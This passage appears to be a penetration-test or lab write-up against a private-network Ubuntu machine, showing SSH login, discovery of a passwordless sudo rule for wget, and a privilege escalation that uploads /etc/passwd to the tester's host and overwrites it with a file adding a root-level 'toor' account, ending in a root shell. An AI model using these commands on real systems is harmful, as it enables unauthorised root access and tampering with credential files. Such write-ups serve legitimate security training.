
The PDF is named as “ mi5hal “, so we assume is as username and test it



| Property | Value |
|---|---|
| File | |
| Name | mi5hal.pdf |
| Type | Chrome HTML Document |
| Folder path | C:\Users\91808\Desktop\p |
| Size | 212 KB |


## 3.5 Login through SSH service

By using the service SSH we can log into the machine



```
┌──(predator㉿kali)-[~]
└─$ ssh mi5hal@192.168.43.187
mi5hal@192.168.43.187's password:
Welcome to Ubuntu 18.10 (GNU/Linux 4.18.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri May 28 09:17:09 UTC 2021

  System load:  0.04              Processes:             103
  Usage of /:   49.1% of 9.78GB   Users logged in:       1
  Memory usage: 43%               IP address for enp0s3: 192.168.43.187
  Swap usage:   0%

 * Pure upstream Kubernetes 1.21, smallest, simplest cluster ops!

     https://microk8s.io/

97 packages can be updated.
53 updates are security updates.

Your Ubuntu release is not supported anymore.
For upgrade information, please visit:
http://www.ubuntu.com/releaseendoflife

New release '20.04.2 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Fri May 28 09:06:18 2021 from 192.168.43.107
mi5hal@mustang:~$ 
```

successfully login to the machine, now we check for admin privileges. So we need to check current privileges for the user by
Command: Sudo -l




```
Last login: Fri May 28 09:06:18 2021 from 192.168.43.107
mi5hal@mustang:~$ sudo -l
Matching Defaults entries for mi5hal on mustang:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mi5hal may run the following commands on mustang:
    (root) NOPASSWD: /usr/bin/wget
mi5hal@mustang:~$ zz
```

## 3.6 Privilege escalation

Now we can execute /usr/bin/wget without root password, so I used it for privilege escalation,

Bye using cat we can read it



```
mi5hal@mustang:/usr/bin$ nano wget
mi5hal@mustang:/usr/bin$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
syslog:x:103:108::/home/syslog:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:105:109::/nonexistent:/usr/sbin/nologin
uuidd:x:106:111::/run/uuidd:/usr/sbin/nologin
landscape:x:107:113::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:108:1::/var/cache/pollinate:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
mi5hal:x:1000:1000:mishal:/home/mi5hal:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
toor:$6$wyrBXTfhisiEOPD7$eNPSomcKvaxMhcu1icj.Msm8RMFxSJYdwm9bm2bZ54YzTB/W3fgUN5Yj6BOGrCBiTgK9U2ALLNF0U/ASxbP4q/:0:0:root:/root:/bin/bash
mi5hal@mustang:/usr/bin$
```

Bye using nano text editor we can modify the file, we need to add user which having super admin privileges

Created a file passwd in my kali linux which having the super admin privileges.

------------------------------------------------------------------------------------------------------------


**toor:$6$wyrBXTfhisiEOPD7$eNPSomcKvaxMhcu1icj.Msm8RMFxSJYdwm9bm2bZ54YzTB/W3fgUN5Yj6BOGrCBiTgK9U2ALLNF0U/ASxbP4q/:0:0:root:/root:/bin/bash**

------------------------------------------------------------------------------------------------------------

User name : toor
Password : password


Overwrite the "wget" file with file "passwd" through –post method

Sudo /usr/bin/wget http://192.168.43.107:8080/passwd -0 /etc/passwd



```
sh
mi5hal@mustang:/usr/bin$ sudo /usr/bin/wget --post-file=/etc/passwd http://192.168.43.107/passwd
--2021-05-28 09:21:53--  http://192.168.43.107/passwd
Connecting to 192.168.43.107:80... failed: Connection refused.
mi5hal@mustang:/usr/bin$ sudo /usr/bin/wget --post-file=/etc/passwd http://192.168.43.107:8000/passwd
--2021-05-28 09:22:34--  http://192.168.43.107:8000/passwd
Connecting to 192.168.43.107:8000... connected.
HTTP request sent, awaiting response... 501 Unsupported method ('POST')
2021-05-28 09:22:34 ERROR 501: Unsupported method ('POST').

mi5hal@mustang:/usr/bin$ sudo /usr/bin/wget --post-file=/etc/passwd http://192.168.43.107:8000/passwd
--2021-05-28 09:22:41--  http://192.168.43.107:8000/passwd
Connecting to 192.168.43.107:8000... connected.
HTTP request sent, awaiting response... 501 Unsupported method ('POST')
2021-05-28 09:22:41 ERROR 501: Unsupported method ('POST').

mi5hal@mustang:/usr/bin$ sudo /usr/bin/wget http://192.168.43.107:8000/passwd -O /etc/passwd
--2021-05-28 09:23:17--  http://192.168.43.107:8000/passwd
Connecting to 192.168.43.107:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1783 (1.7K) [application/octet-stream]
Saving to: '/etc/passwd'

/etc/passwd                 100%[===================================================>]  1.74K  --.-KB/s    in 0s

2021-05-28 09:23:17 (536 MB/s) - '/etc/passwd' saved [1783/1783]
```

By using cat check whether the file is overwritten




```
2021-05-28 09:23:17 (536 MB/s) - '/etc/passwd' saved [1783/1783]

mi5hal@mustang:/usr/bin$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
syslog:x:103:108::/home/syslog:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:105:109::/nonexistent:/usr/sbin/nologin
uuidd:x:106:111::/run/uuidd:/usr/sbin/nologin
landscape:x:107:113::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:108:1::/var/cache/pollinate:/bin/false
sshd:x:109:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:998:998:systemd Core Dumper:/:/sbin/nologin
mi5hal:x:1000:1000:mishal:/home/mi5hal:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
toor:$6$wyrBXTfhisiEOPD7$eNPSomcKvaxMhcu1icj.Msm8RMFxSJYdwm9bm2bZ54YzTB/W3fgUN5Yj6BOGrCBiTgK9U2ALLNF0U/ASxbP4q/:0:0:root:/root:/bin/bash
mi5hal@mustang:/usr/bin$ 
```

Now we can switch to user "toor" which having the root privileges


Command: su toor

Password: password



```
mi5hal@mustang:/usr/bin$ su toor
Password:
su: Authentication failure
mi5hal@mustang:/usr/bin$ su toor
Password:
```

After entering password, we can switch user to toor from mi5hal which have root privileges, finally we can switch to toor user gaining access to the root.



```
mi5hal@mustang:~$ su toor
Password:
root@mustang:/home/mi5hal# cd
root@mustang:~# whoami
root
root@mustang:~# 
```

## 4. House cleaning

After the objective on penetration testing were successfully completed removed all the services started and all the files created on the system.

## 5. Conclusion

The penetration test conducted on 192.168.43.187 machine and revealed vulnerability caused due to poor configuration, unwanted permission for certain files. This result the system become compromised.